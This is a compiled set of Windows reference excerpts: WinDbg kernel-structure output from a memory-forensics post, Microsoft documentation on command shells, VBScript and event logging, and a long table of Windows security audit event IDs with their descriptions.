   +0x02c TotalNumberOfObjects : 0x314
   +0x030 TotalNumberOfHandles : 0x314
   +0x034 HighWaterNumberOfObjects : 0x338
   +0x038 HighWaterNumberOfHandles : 0x338
   +0x040 TypeInfo         : _OBJECT_TYPE_INITIALIZER
   +0x0b8 TypeLock         : _EX_PUSH_LOCK
   +0x0c0 Key              : 0x6f577054
   +0x0c8 CallbackList     : _LIST_ENTRY [ 0xffffa703`a20f9a48 - 0xffffa703`a20f9a48 ]
```

Figure 14. Enumerating _object_type to get the object name/type


As we can see the object type is TpWorkerFactory.



```
0: kd> dt nt!_object_type poi(nt!ObTypeIndexTable + (1e*8))
   +0x000 TypeList         : _LIST_ENTRY [ 0xffffa703`a20f9980 -
   +0x010 Name             : _UNICODE_STRING "TpWorkerFactory"
   +0x020 DefaultObject    : (null)
   +0x028 Index            : 0x1e ''
   +0x02c TotalNumberOfObjects : 0x314
   +0x030 TotalNumberOfHandles : 0x314
   +0x034 HighWaterNumberOfObjects : 0x338
   +0x038 HighWaterNumberOfHandles : 0x338
   +0x040 TypeInfo         : _OBJECT_TYPE_INITIALIZER
   +0x0b8 TypeLock         : _EX_PUSH_LOCK
   +0x0c0 Key              : 0x6f577054
   +0x0c8 CallbackList     : _LIST_ENTRY [ 0xffffa703`a20f9a48 -
0: kd>
```

Figure 15. Mapping of the diagram with a debugger output — Name in _object_type

We can verify the same by enumerating the same handle through **!handle** in the windbg.



```
Handle table at ffffba8a1b944d00 with 158 entries in use

0014: Object: ffffa703b2c47b10  GrantedAccess: 000f00ff (Inherit) (Audit) Entry: ffffba8a1e3f1050
Object: ffffa703b2c47b10  Type: (ffffa703a20f9980) TpWorkerFactory
    ObjectHeader: ffffa703b2c47ae0 (new version)
        HandleCount: 1 PointerCount: 32740
```

Figure 16. !handle output from debugger

As expected, the all values are matching.

So, folks, we started with EPROCESS and reached to object_type by following cues provided by the various kernel structures. I hope you enjoy this reading.

https://imphash.medium.com/windows-process-internals-a-few-concepts-to-know-before-jumping-on-memory-forensics-part-5-a-2368187685e

Windows command prompt

All supported versions of Windows and Windows Server have a set of Win32 console commands built in. This set of documentation describes the Windows Commands you can use to automate tasks by using scripts or scripting tools.

Command-line shells

Windows has two command-line shells: the Command shell and PowerShell. Each shell is a software program that provides direct communication between you and the operating system or application, providing an environment to automate IT operations.

The Command shell was the first shell built into Windows to automate routine tasks, like user account management or nightly backups, with batch (.bat) files. With Windows Script Host, you could run more sophisticated scripts in the Command shell. For more information, see cscript or wscript. You can perform operations more efficiently by using scripts than you can by using the user interface. Scripts accept all commands that are available at the command line.

PowerShell was designed to extend the capabilities of the Command shell to run PowerShell commands called cmdlets. Cmdlets are similar to Windows Commands but provide a more extensible scripting language. You can run both Windows Commands and PowerShell cmdlets in PowerShell, but the Command shell can only run Windows Commands and not PowerShell cmdlets.

For the most robust, up-to-date Windows automation, we recommend using PowerShell instead of Windows Commands or Windows Script Host for Windows automation.

A reference of exit and error codes for Windows Commands can be found in the Debug system error codes articles that may be helpful to understanding errors produced. Windows Commands also include command redirection operators. To learn more of their use, see Using command redirection operators.

Command shell file and directory name automatic completion

You can configure the Command shell to automatically complete file and directory names on a computer or user session when a specified control character is pressed. By default this control character is configured to be the **tab** key for both file and directory names, although they can be different. To change this control character, run regedit.exe and navigate to either of the following registry keys and entries, depending on whether you wish to change the value for the current user only, or for all users of the computer.

Command-line reference A-Z

To find information about a specific command, in the following A-Z menu, select the letter that the command starts with, and then select the command name.

https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/windows-commands

VBScript | Introduction

The **VBScript** stands for **Visual Basics Script language**. Basically it is the combination of **Visual Basic** programming language and **JavaScript** language. VBScript was invented and maintained by Microsoft. It is used to develop dynamic web pages. It is much lighter compared to Visual Basic programming language but works as a scripting language like JavaScript. To run VBScript on the client-side, the client must have to use Internet Explorer because other browsers are still not supported by the VBScript.

VBScript currently runs on below mentioned environments:

- Internet Information Server (IIS) – It is a Microsoft web server.
- Windows Script Host(WSH) – It is a native hosting environment of Windows operating system.
- Internet Explorer (IE) – It is the simplest hosting environment where we can run VBScript code.

Prerequisite: To run VBScript script locally we need only two things:

- Text Editor (Any VBScript editors like Notepad++, Text Hawk, EditPlus, etc.)
- Microsoft Edge

Note: All the VBScript editors are actually HTML editors that supports VBScript. **Setup for VBScript:**

- **Step 1:** Open your text editor and create a basic HTML file (for example: index.html) and paste the below code inside that file.

https://www.geeksforgeeks.org/vbscript-introduction/

To program Microsoft Agent from VBScript, use the HTML <SCRIPT> tags. To access the programming interface, use the name of control you assign in the <OBJECT> tag, followed by the subobject (if any), the name of the method or property, and any parameters or values supported by the method or property:

syntaxCopy

```
agent[.object].Method parameter, [parameter]

agent[.object].Property = value
```

For events, include the name of the control followed by the name of the event and any parameters:

syntaxCopy

```
Sub agent_event (ByVal parameter[,ByVal parameter])

statements

End Sub
```

You can also specify an event handler using the <SCRIPT> tag's **For...Event** syntax:

syntaxCopy

```
<SCRIPT LANGUAGE=VBScript For=agent Event=event[(parameter[,parameter])]>

statements

</SCRIPT>
```

Although Microsoft Internet Explorer supports this latter syntax, not all browsers do. For compatibility, use only the former syntax for events.

With VBScript (2.0 or later), you can verify whether Microsoft Agent is installed by trying to create the object and checking to see if it exists. The following sample demonstrates how to check for the Agent control without triggering an auto-download of the control (as would happen if you included an <OBJECT> tag for the control on the page):

syntaxCopy

```
<!-- WARNING - This code requires VBScript 2.0.

It will always fail to detect the Agent control

in VbScript 1.x, because CreateObject doesn't work.

-->


<SCRIPT LANGUAGE=VBSCRIPT>

If HaveAgent() Then

    'Microsoft Agent control was found.

document.write "<H2 align=center>Found</H2>"

Else

    'Microsoft Agent control was not found.

document.write "<H2 align=center>Not Found</H2>"

End If


Function HaveAgent()

' This procedure attempts to create an Agent Control object.

' If it succeeds, it returns True.

'    This means the control is available on the client.

' If it fails, it returns False.

'    This means the control hasn't been installed on the client.


  Dim agent
  HaveAgent = False

  On Error Resume Next

  Set agent = CreateObject("Agent.Control.1")

  HaveAgent = IsObject(agent)


End Function


</SCRIPT>
```

https://learn.microsoft.com/en-us/windows/win32/lwef/using-vbscript

Event Logging (Event Logging)

Many applications record errors and events in proprietary error logs, each with their own format and user interface. Data from different applications can't easily be merged into one complete report, requiring system administrators or support representatives to check a variety of sources to diagnose problems.

Event logging provides a standard, centralized way for applications (and the operating system) to record important software and hardware events. The event logging service records events from various sources and stores them in a single collection called an *event log*. The Event Viewer enables you to view logs; the programming interface also enables you to examine logs.

- About Event Logging
- Using Event Logging
- Event Logging Reference

When an error occurs, the system administrator or support representative must determine what caused the error, attempt to recover any lost data, and prevent the error from recurring. It is helpful if applications, the operating system, and other system services record important events, such as low-memory conditions or excessive attempts to access a disk. The system administrator can then use the event log to help determine what conditions caused the error and identify the context in which it occurred. By periodically viewing the event log, the system administrator may be able to identify problems (such as a failing hard disk) before they cause damage.

There are five types of events that can be logged. All of these have well-defined common data and can optionally include event-specific data.

The application indicates the event type when it reports an event. Each event must be of a single type. The Event Viewer displays a different icon for each type in the list view of the event log.

The following table describes the five event types used in event logging.

Event type	Description
Error	An event that indicates a significant problem such as loss of data or loss of functionality. For example, if a service fails to load during startup, an Error event is logged.
Warning	An event that is not necessarily significant, but may indicate a possible future problem. For example, when disk space is low, a Warning event is logged. If an application can recover from an event without loss of functionality or data, it can generally classify the event as a Warning event.
Information	An event that describes the successful operation of an application, driver, or service. For example, when a network driver loads successfully, it may be appropriate to log an Information event. Note that it is generally inappropriate for a desktop application to log an event each time it starts.
Success Audit	An event that records an audited security access attempt that is successful. For example, a user's successful attempt to log on to the system is logged as a Success Audit event.
Failure Audit	An event that records an audited security access attempt that fails. For example, if a user tries to access a network drive and fails, the attempt is logged as a Failure Audit event.

Selected activities of users can be tracked by auditing security events and then placing entries in a computer's security log.

https://learn.microsoft.com/en-us/windows/win32/eventlog/event-types

Windows	1100	The event logging service has shut down
Windows	1101	Audit events have been dropped by the transport.
Windows	1102	The audit log was cleared
Windows	1104	The security Log is now full
Windows	1105	Event log automatic backup
Windows	1108	The event logging service encountered an error
Windows	4608	Windows is starting up
Windows	4609	Windows is shutting down
Windows	4610	An authentication package has been loaded by the Local Security Authority
Windows	4611	A trusted logon process has been registered with the Local Security Authority
Windows	4612	Internal resources allocated for the queuing of audit messages have been exhausted, leading to the loss of some audits.
Windows	4614	A notification package has been loaded by the Security Account Manager.
Windows	4615	Invalid use of LPC port
Windows	4616	The system time was changed.
Windows	4618	A monitored security event pattern has occurred
Windows	4621	Administrator recovered system from CrashOnAuditFail
Windows	4622	A security package has been loaded by the Local Security Authority.
Windows	4624	An account was successfully logged on
Windows	4625	An account failed to log on

Windows	4626	User/Device claims information
Windows	4627	Group membership information.
Windows	4634	An account was logged off
Windows	4646	IKE DoS-prevention mode started
Windows	4647	User initiated logoff
Windows	4648	A logon was attempted using explicit credentials
Windows	4649	A replay attack was detected
Windows	4650	An IPsec Main Mode security association was established
Windows	4651	An IPsec Main Mode security association was established
Windows	4652	An IPsec Main Mode negotiation failed
Windows	4653	An IPsec Main Mode negotiation failed
Windows	4654	An IPsec Quick Mode negotiation failed
Windows	4655	An IPsec Main Mode security association ended
Windows	4656	A handle to an object was requested
Windows	4657	A registry value was modified
Windows	4658	The handle to an object was closed
Windows	4659	A handle to an object was requested with intent to delete
Windows	4660	An object was deleted
Windows	4661	A handle to an object was requested
Windows	4662	An operation was performed on an object
Windows	4663	An attempt was made to access an object
Windows	4664	An attempt was made to create a hard link
Windows	4665	An attempt was made to create an application client context.
Windows	4666	An application attempted an operation
Windows	4667	An application client context was deleted
Windows	4668	An application was initialized
Windows	4670	Permissions on an object were changed
Windows	4671	An application attempted to access a blocked ordinal through the TBS
Windows	4672	Special privileges assigned to new logon
Windows	4673	A privileged service was called
Windows	4674	An operation was attempted on a privileged object
Windows	4675	SIDs were filtered
Windows	4688	A new process has been created
Windows	4689	A process has exited
Windows	4690	An attempt was made to duplicate a handle to an object
Windows	4691	Indirect access to an object was requested
Windows	4692	Backup of data protection master key was attempted
Windows	4693	Recovery of data protection master key was attempted
Windows	4694	Protection of auditable protected data was attempted
Windows	4695	Unprotection of auditable protected data was attempted
Windows	4696	A primary token was assigned to process
Windows	4697	A service was installed in the system
Windows	4698	A scheduled task was created
Windows	4699	A scheduled task was deleted
Windows	4700	A scheduled task was enabled
Windows	4701	A scheduled task was disabled
Windows	4702	A scheduled task was updated
Windows	4703	A token right was adjusted
Windows	4704	A user right was assigned
Windows	4705	A user right was removed
Windows	4706	A new trust was created to a domain

Windows	4707	A trust to a domain was removed
Windows	4709	IPsec Services was started
Windows	4710	IPsec Services was disabled
Windows	4711	PAStore Engine (1%)
Windows	4712	IPsec Services encountered a potentially serious failure
Windows	4713	Kerberos policy was changed
Windows	4714	Encrypted data recovery policy was changed
Windows	4715	The audit policy (SACL) on an object was changed
Windows	4716	Trusted domain information was modified
Windows	4717	System security access was granted to an account
Windows	4718	System security access was removed from an account
Windows	4719	System audit policy was changed
Windows	4720	A user account was created
Windows	4722	A user account was enabled
Windows	4723	An attempt was made to change an account's password
Windows	4724	An attempt was made to reset an accounts password
Windows	4725	A user account was disabled
Windows	4726	A user account was deleted
Windows	4727	A security-enabled global group was created
Windows	4728	A member was added to a security-enabled global group
Windows	4729	A member was removed from a security-enabled global group
Windows	4730	A security-enabled global group was deleted
Windows	4731	A security-enabled local group was created
Windows	4732	A member was added to a security-enabled local group
Windows	4733	A member was removed from a security-enabled local group
Windows	4734	A security-enabled local group was deleted
Windows	4735	A security-enabled local group was changed
Windows	4737	A security-enabled global group was changed
Windows	4738	A user account was changed
Windows	4739	Domain Policy was changed
Windows	4740	A user account was locked out
Windows	4741	A computer account was created
Windows	4742	A computer account was changed
Windows	4743	A computer account was deleted
Windows	4744	A security-disabled local group was created
Windows	4745	A security-disabled local group was changed
Windows	4746	A member was added to a security-disabled local group
Windows	4747	A member was removed from a security-disabled local group
Windows	4748	A security-disabled local group was deleted
Windows	4749	A security-disabled global group was created
Windows	4750	A security-disabled global group was changed
Windows	4751	A member was added to a security-disabled global group
Windows	4752	A member was removed from a security-disabled global group
Windows	4753	A security-disabled global group was deleted
Windows	4754	A security-enabled universal group was created
Windows	4755	A security-enabled universal group was changed
Windows	4756	A member was added to a security-enabled universal group
Windows	4757	A member was removed from a security-enabled universal group
Windows	4758	A security-enabled universal group was deleted
Windows	4759	A security-disabled universal group was created
Windows	4760	A security-disabled universal group was changed

Windows	4761	A member was added to a security-disabled universal group
Windows	4762	A member was removed from a security-disabled universal group
Windows	4763	A security-disabled universal group was deleted
Windows	4764	A groups type was changed
Windows	4765	SID History was added to an account
Windows	4766	An attempt to add SID History to an account failed
Windows	4767	A user account was unlocked
Windows	4768	A Kerberos authentication ticket (TGT) was requested
Windows	4769	A Kerberos service ticket was requested
Windows	4770	A Kerberos service ticket was renewed
Windows	4771	Kerberos pre-authentication failed
Windows	4772	A Kerberos authentication ticket request failed
Windows	4773	A Kerberos service ticket request failed
Windows	4774	An account was mapped for logon
Windows	4775	An account could not be mapped for logon
Windows	4776	The domain controller attempted to validate the credentials for an account
Windows	4777	The domain controller failed to validate the credentials for an account
Windows	4778	A session was reconnected to a Window Station
Windows	4779	A session was disconnected from a Window Station
Windows	4780	The ACL was set on accounts which are members of administrators groups
Windows	4781	The name of an account was changed
Windows	4782	The password hash an account was accessed
Windows	4783	A basic application group was created
Windows	4784	A basic application group was changed
Windows	4785	A member was added to a basic application group
Windows	4786	A member was removed from a basic application group
Windows	4787	A non-member was added to a basic application group
Windows	4788	A non-member was removed from a basic application group..
Windows	4789	A basic application group was deleted
Windows	4790	An LDAP query group was created
Windows	4791	A basic application group was changed
Windows	4792	An LDAP query group was deleted
Windows	4793	The Password Policy Checking API was called
Windows	4794	An attempt was made to set the Directory Services Restore Mode administrator password
Windows	4797	An attempt was made to query the existence of a blank password for an account
Windows	4798	A user's local group membership was enumerated.
Windows	4799	A security-enabled local group membership was enumerated
Windows	4800	The workstation was locked
Windows	4801	The workstation was unlocked
Windows	4802	The screen saver was invoked
Windows	4803	The screen saver was dismissed
Windows	4816	RPC detected an integrity violation while decrypting an incoming message
Windows	4817	Auditing settings on object were changed.
Windows	4818	Proposed Central Access Policy does not grant the same access permissions as the current Central Access Policy
Windows	4819	Central Access Policies on the machine have been changed

Windows	4820	A Kerberos Ticket-granting-ticket (TGT) was denied because the device does not meet the access control restrictions
Windows	4821	A Kerberos service ticket was denied because the user, device, or both does not meet the access control restrictions
Windows	4822	NTLM authentication failed because the account was a member of the Protected User group
Windows	4823	NTLM authentication failed because access control restrictions are required
Windows	4824	Kerberos preauthentication by using DES or RC4 failed because the account was a member of the Protected User group
Windows	4825	A user was denied the access to Remote Desktop. By default, users are allowed to connect only if they are members of the Remote Desktop Users group or Administrators group
Windows	4826	Boot Configuration Data loaded
Windows	4830	SID History was removed from an account
Windows	4864	A namespace collision was detected
Windows	4865	A trusted forest information entry was added
Windows	4866	A trusted forest information entry was removed
Windows	4867	A trusted forest information entry was modified
Windows	4868	The certificate manager denied a pending certificate request
Windows	4869	Certificate Services received a resubmitted certificate request
Windows	4870	Certificate Services revoked a certificate
Windows	4871	Certificate Services received a request to publish the certificate revocation list (CRL)
Windows	4872	Certificate Services published the certificate revocation list (CRL)
Windows	4873	A certificate request extension changed
Windows	4874	One or more certificate request attributes changed.
Windows	4875	Certificate Services received a request to shut down
Windows	4876	Certificate Services backup started
Windows	4877	Certificate Services backup completed
Windows	4878	Certificate Services restore started
Windows	4879	Certificate Services restore completed
Windows	4880	Certificate Services started
Windows	4881	Certificate Services stopped
Windows	4882	The security permissions for Certificate Services changed
Windows	4883	Certificate Services retrieved an archived key
Windows	4884	Certificate Services imported a certificate into its database
Windows	4885	The audit filter for Certificate Services changed
Windows	4886	Certificate Services received a certificate request
Windows	4887	Certificate Services approved a certificate request and issued a certificate
Windows	4888	Certificate Services denied a certificate request
Windows	4889	Certificate Services set the status of a certificate request to pending
Windows	4890	The certificate manager settings for Certificate Services changed.
Windows	4891	A configuration entry changed in Certificate Services
Windows	4892	A property of Certificate Services changed
Windows	4893	Certificate Services archived a key
Windows	4894	Certificate Services imported and archived a key
Windows	4895	Certificate Services published the CA certificate to Active Directory Domain Services
Windows	4896	One or more rows have been deleted from the certificate database
Windows	4897	Role separation enabled
Windows	4898	Certificate Services loaded a template

Windows	4899	A Certificate Services template was updated
Windows	4900	Certificate Services template security was updated
Windows	4902	The Per-user audit policy table was created
Windows	4904	An attempt was made to register a security event source
Windows	4905	An attempt was made to unregister a security event source
Windows	4906	The CrashOnAuditFail value has changed
Windows	4907	Auditing settings on object were changed
Windows	4908	Special Groups Logon table modified
Windows	4909	The local policy settings for the TBS were changed
Windows	4910	The group policy settings for the TBS were changed
Windows	4911	Resource attributes of the object were changed
Windows	4912	Per User Audit Policy was changed
Windows	4913	Central Access Policy on the object was changed
Windows	4928	An Active Directory replica source naming context was established
Windows	4929	An Active Directory replica source naming context was removed
Windows	4930	An Active Directory replica source naming context was modified
Windows	4931	An Active Directory replica destination naming context was modified
Windows	4932	Synchronization of a replica of an Active Directory naming context has begun
Windows	4933	Synchronization of a replica of an Active Directory naming context has ended
Windows	4934	Attributes of an Active Directory object were replicated
Windows	4935	Replication failure begins
Windows	4936	Replication failure ends
Windows	4937	A lingering object was removed from a replica
Windows	4944	The following policy was active when the Windows Firewall started
Windows	4945	A rule was listed when the Windows Firewall started
Windows	4946	A change has been made to Windows Firewall exception list. A rule was added
Windows	4947	A change has been made to Windows Firewall exception list. A rule was modified
Windows	4948	A change has been made to Windows Firewall exception list. A rule was deleted
Windows	4949	Windows Firewall settings were restored to the default values
Windows	4950	A Windows Firewall setting has changed
Windows	4951	A rule has been ignored because its major version number was not recognized by Windows Firewall
Windows	4952	Parts of a rule have been ignored because its minor version number was not recognized by Windows Firewall
Windows	4953	A rule has been ignored by Windows Firewall because it could not parse the rule
Windows	4954	Windows Firewall Group Policy settings has changed. The new settings have been applied
Windows	4956	Windows Firewall has changed the active profile
Windows	4957	Windows Firewall did not apply the following rule
Windows	4958	Windows Firewall did not apply the following rule because the rule referred to items not configured on this computer
Windows	4960	IPsec dropped an inbound packet that failed an integrity check
Windows	4961	IPsec dropped an inbound packet that failed a replay check
Windows	4962	IPsec dropped an inbound packet that failed a replay check
Windows	4963	IPsec dropped an inbound clear text packet that should have been secured

Windows	4964	Special groups have been assigned to a new logon
Windows	4965	IPsec received a packet from a remote computer with an incorrect Security Parameter Index (SPI).
Windows	4976	During Main Mode negotiation, IPsec received an invalid negotiation packet.
Windows	4977	During Quick Mode negotiation, IPsec received an invalid negotiation packet.
Windows	4978	During Extended Mode negotiation, IPsec received an invalid negotiation packet.
Windows	4979	IPsec Main Mode and Extended Mode security associations were established.
Windows	4980	IPsec Main Mode and Extended Mode security associations were established
Windows	4981	IPsec Main Mode and Extended Mode security associations were established
Windows	4982	IPsec Main Mode and Extended Mode security associations were established
Windows	4983	An IPsec Extended Mode negotiation failed
Windows	4984	An IPsec Extended Mode negotiation failed
Windows	4985	The state of a transaction has changed
Windows	5024	The Windows Firewall Service has started successfully
Windows	5025	The Windows Firewall Service has been stopped
Windows	5027	The Windows Firewall Service was unable to retrieve the security policy from the local storage
Windows	5028	The Windows Firewall Service was unable to parse the new security policy.
Windows	5029	The Windows Firewall Service failed to initialize the driver
Windows	5030	The Windows Firewall Service failed to start
Windows	5031	The Windows Firewall Service blocked an application from accepting incoming connections on the network.
Windows	5032	Windows Firewall was unable to notify the user that it blocked an application from accepting incoming connections on the network
Windows	5033	The Windows Firewall Driver has started successfully
Windows	5034	The Windows Firewall Driver has been stopped
Windows	5035	The Windows Firewall Driver failed to start
Windows	5037	The Windows Firewall Driver detected critical runtime error. Terminating
Windows	5038	Code integrity determined that the image hash of a file is not valid
Windows	5039	A registry key was virtualized.
Windows	5040	A change has been made to IPsec settings. An Authentication Set was added.
Windows	5041	A change has been made to IPsec settings. An Authentication Set was modified
Windows	5042	A change has been made to IPsec settings. An Authentication Set was deleted
Windows	5043	A change has been made to IPsec settings. A Connection Security Rule was added
Windows	5044	A change has been made to IPsec settings. A Connection Security Rule was modified
Windows	5045	A change has been made to IPsec settings. A Connection Security Rule was deleted
Windows	5046	A change has been made to IPsec settings. A Crypto Set was added
Windows	5047	A change has been made to IPsec settings. A Crypto Set was modified
Windows	5048	A change has been made to IPsec settings. A Crypto Set was deleted

Windows	5049	An IPsec Security Association was deleted
Windows	5050	An attempt to programmatically disable the Windows Firewall using a call to INetFwProfile.FirewallEnabled(FALSE
Windows	5051	A file was virtualized
Windows	5056	A cryptographic self test was performed
Windows	5057	A cryptographic primitive operation failed
Windows	5058	Key file operation
Windows	5059	Key migration operation
Windows	5060	Verification operation failed
Windows	5061	Cryptographic operation
Windows	5062	A kernel-mode cryptographic self test was performed
Windows	5063	A cryptographic provider operation was attempted
Windows	5064	A cryptographic context operation was attempted
Windows	5065	A cryptographic context modification was attempted
Windows	5066	A cryptographic function operation was attempted
Windows	5067	A cryptographic function modification was attempted
Windows	5068	A cryptographic function provider operation was attempted
Windows	5069	A cryptographic function property operation was attempted
Windows	5070	A cryptographic function property operation was attempted
Windows	5071	Key access denied by Microsoft key distribution service
Windows	5120	OCSP Responder Service Started
Windows	5121	OCSP Responder Service Stopped
Windows	5122	A Configuration entry changed in the OCSP Responder Service
Windows	5123	A configuration entry changed in the OCSP Responder Service
Windows	5124	A security setting was updated on OCSP Responder Service
Windows	5125	A request was submitted to OCSP Responder Service
Windows	5126	Signing Certificate was automatically updated by the OCSP Responder Service
Windows	5127	The OCSP Revocation Provider successfully updated the revocation information
Windows	5136	A directory service object was modified
Windows	5137	A directory service object was created
Windows	5138	A directory service object was undeleted
Windows	5139	A directory service object was moved
Windows	5140	A network share object was accessed
Windows	5141	A directory service object was deleted
Windows	5142	A network share object was added.
Windows	5143	A network share object was modified
Windows	5144	A network share object was deleted.
Windows	5145	A network share object was checked to see whether client can be granted desired access
Windows	5146	The Windows Filtering Platform has blocked a packet
Windows	5147	A more restrictive Windows Filtering Platform filter has blocked a packet
Windows	5148	The Windows Filtering Platform has detected a DoS attack and entered a defensive mode; packets associated with this attack will be discarded.
Windows	5149	The DoS attack has subsided and normal processing is being resumed.
Windows	5150	The Windows Filtering Platform has blocked a packet.
Windows	5151	A more restrictive Windows Filtering Platform filter has blocked a packet.
Windows	5152	The Windows Filtering Platform blocked a packet
Windows	5153	A more restrictive Windows Filtering Platform filter has blocked a packet
Windows	5154	The Windows Filtering Platform has permitted an application or service to listen on a port for incoming connections

Windows	5155	The Windows Filtering Platform has blocked an application or service from listening on a port for incoming connections
Windows	5156	The Windows Filtering Platform has allowed a connection
Windows	5157	The Windows Filtering Platform has blocked a connection
Windows	5158	The Windows Filtering Platform has permitted a bind to a local port
Windows	5159	The Windows Filtering Platform has blocked a bind to a local port
Windows	5168	Spn check for SMB/SMB2 fails.
Windows	5169	A directory service object was modified
Windows	5170	A directory service object was modified during a background cleanup task
Windows	5376	Credential Manager credentials were backed up
Windows	5377	Credential Manager credentials were restored from a backup
Windows	5378	The requested credentials delegation was disallowed by policy
Windows	5379	Credential Manager credentials were read
Windows	5380	Vault Find Credential
Windows	5381	Vault credentials were read
Windows	5382	Vault credentials were read
Windows	5440	The following callout was present when the Windows Filtering Platform Base Filtering Engine started
Windows	5441	The following filter was present when the Windows Filtering Platform Base Filtering Engine started
Windows	5442	The following provider was present when the Windows Filtering Platform Base Filtering Engine started
Windows	5443	The following provider context was present when the Windows Filtering Platform Base Filtering Engine started
Windows	5444	The following sub-layer was present when the Windows Filtering Platform Base Filtering Engine started
Windows	5446	A Windows Filtering Platform callout has been changed
Windows	5447	A Windows Filtering Platform filter has been changed
Windows	5448	A Windows Filtering Platform provider has been changed
Windows	5449	A Windows Filtering Platform provider context has been changed
Windows	5450	A Windows Filtering Platform sub-layer has been changed
Windows	5451	An IPsec Quick Mode security association was established
Windows	5452	An IPsec Quick Mode security association ended
Windows	5453	An IPsec negotiation with a remote computer failed because the IKE and AuthIP IPsec Keying Modules (IKEEXT) service is not started
Windows	5456	PAStore Engine applied Active Directory storage IPsec policy on the computer
Windows	5457	PAStore Engine failed to apply Active Directory storage IPsec policy on the computer
Windows	5458	PAStore Engine applied locally cached copy of Active Directory storage IPsec policy on the computer
Windows	5459	PAStore Engine failed to apply locally cached copy of Active Directory storage IPsec policy on the computer
Windows	5460	PAStore Engine applied local registry storage IPsec policy on the computer
Windows	5461	PAStore Engine failed to apply local registry storage IPsec policy on the computer
Windows	5462	PAStore Engine failed to apply some rules of the active IPsec policy on the computer
Windows	5463	PAStore Engine polled for changes to the active IPsec policy and detected no changes

Windows	5464	PAStore Engine polled for changes to the active IPsec policy, detected changes, and applied them to IPsec Services
Windows	5465	PAStore Engine received a control for forced reloading of IPsec policy and processed the control successfully
Windows	5466	PAStore Engine polled for changes to the Active Directory IPsec policy, determined that Active Directory cannot be reached, and will use the cached copy of the Active Directory IPsec policy instead
Windows	5467	PAStore Engine polled for changes to the Active Directory IPsec policy, determined that Active Directory can be reached, and found no changes to the policy
Windows	5468	PAStore Engine polled for changes to the Active Directory IPsec policy, determined that Active Directory can be reached, found changes to the policy, and applied those changes
Windows	5471	PAStore Engine loaded local storage IPsec policy on the computer
Windows	5472	PAStore Engine failed to load local storage IPsec policy on the computer
Windows	5473	PAStore Engine loaded directory storage IPsec policy on the computer
Windows	5474	PAStore Engine failed to load directory storage IPsec policy on the computer
Windows	5477	PAStore Engine failed to add quick mode filter
Windows	5478	IPsec Services has started successfully
Windows	5479	IPsec Services has been shut down successfully
Windows	5480	IPsec Services failed to get the complete list of network interfaces on the computer
Windows	5483	IPsec Services failed to initialize RPC server. IPsec Services could not be started
Windows	5484	IPsec Services has experienced a critical failure and has been shut down
Windows	5485	IPsec Services failed to process some IPsec filters on a plug-and-play event for network interfaces
Windows	5632	A request was made to authenticate to a wireless network
Windows	5633	A request was made to authenticate to a wired network
Windows	5712	A Remote Procedure Call (RPC) was attempted
Windows	5888	An object in the COM+ Catalog was modified
Windows	5889	An object was deleted from the COM+ Catalog
Windows	5890	An object was added to the COM+ Catalog
Windows	6144	Security policy in the group policy objects has been applied successfully
Windows	6145	One or more errors occured while processing security policy in the group policy objects
Windows	6272	Network Policy Server granted access to a user
Windows	6273	Network Policy Server denied access to a user
Windows	6274	Network Policy Server discarded the request for a user
Windows	6275	Network Policy Server discarded the accounting request for a user
Windows	6276	Network Policy Server quarantined a user
Windows	6277	Network Policy Server granted access to a user but put it on probation because the host did not meet the defined health policy
Windows	6278	Network Policy Server granted full access to a user because the host met the defined health policy
Windows	6279	Network Policy Server locked the user account due to repeated failed authentication attempts
Windows	6280	Network Policy Server unlocked the user account
Windows	6281	Code Integrity determined that the page hashes of an image file are not valid...
Windows	6400	BranchCache: Received an incorrectly formatted response while discovering availability of content.

Windows	6401	BranchCache: Received invalid data from a peer. Data discarded.
Windows	6402	BranchCache: The message to the hosted cache offering it data is incorrectly formatted.
Windows	6403	BranchCache: The hosted cache sent an incorrectly formatted response to the client's message to offer it data.
Windows	6404	BranchCache: Hosted cache could not be authenticated using the provisioned SSL certificate.
Windows	6405	BranchCache: %2 instance(s) of event id %1 occurred.
Windows	6406	%1 registered to Windows Firewall to control filtering for the following:
Windows	6407	%1
Windows	6408	Registered product %1 failed and Windows Firewall is now controlling the filtering for %2.
Windows	6409	BranchCache: A service connection point object could not be parsed
Windows	6410	Code integrity determined that a file does not meet the security requirements to load into a process. This could be due to the use of shared sections or other issues
Windows	6416	A new external device was recognized by the system.
Windows	6417	The FIPS mode crypto selftests succeeded
Windows	6418	The FIPS mode crypto selftests failed
Windows	6419	A request was made to disable a device
Windows	6420	A device was disabled
Windows	6421	A request was made to enable a device
Windows	6422	A device was enabled
Windows	6423	The installation of this device is forbidden by system policy
Windows	6424	The installation of this device was allowed, after having previously been forbidden by policy
Windows	8191	Highest System-Defined Audit Message Value


https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/

Windows event log location

Event logs are stored in %SystemRoot%\System32\winevt\Logs, which usually translates into C:\Windows\System32\winevt\Logs. At least, that's their default location, which can be easily changed by going to Action > Properties in the Event Viewer. The Windows event log location is filled with a lot of *.evtx files, which store events and can be opened with the Event Viewer.

When you open such a log file, for example the locally saved System log, the event viewer will display the log in a separate branch, under **Saved Logs**.

You can use those files for an easy way to back up your event logs.



Get-WinEvent vs Get-EventLog

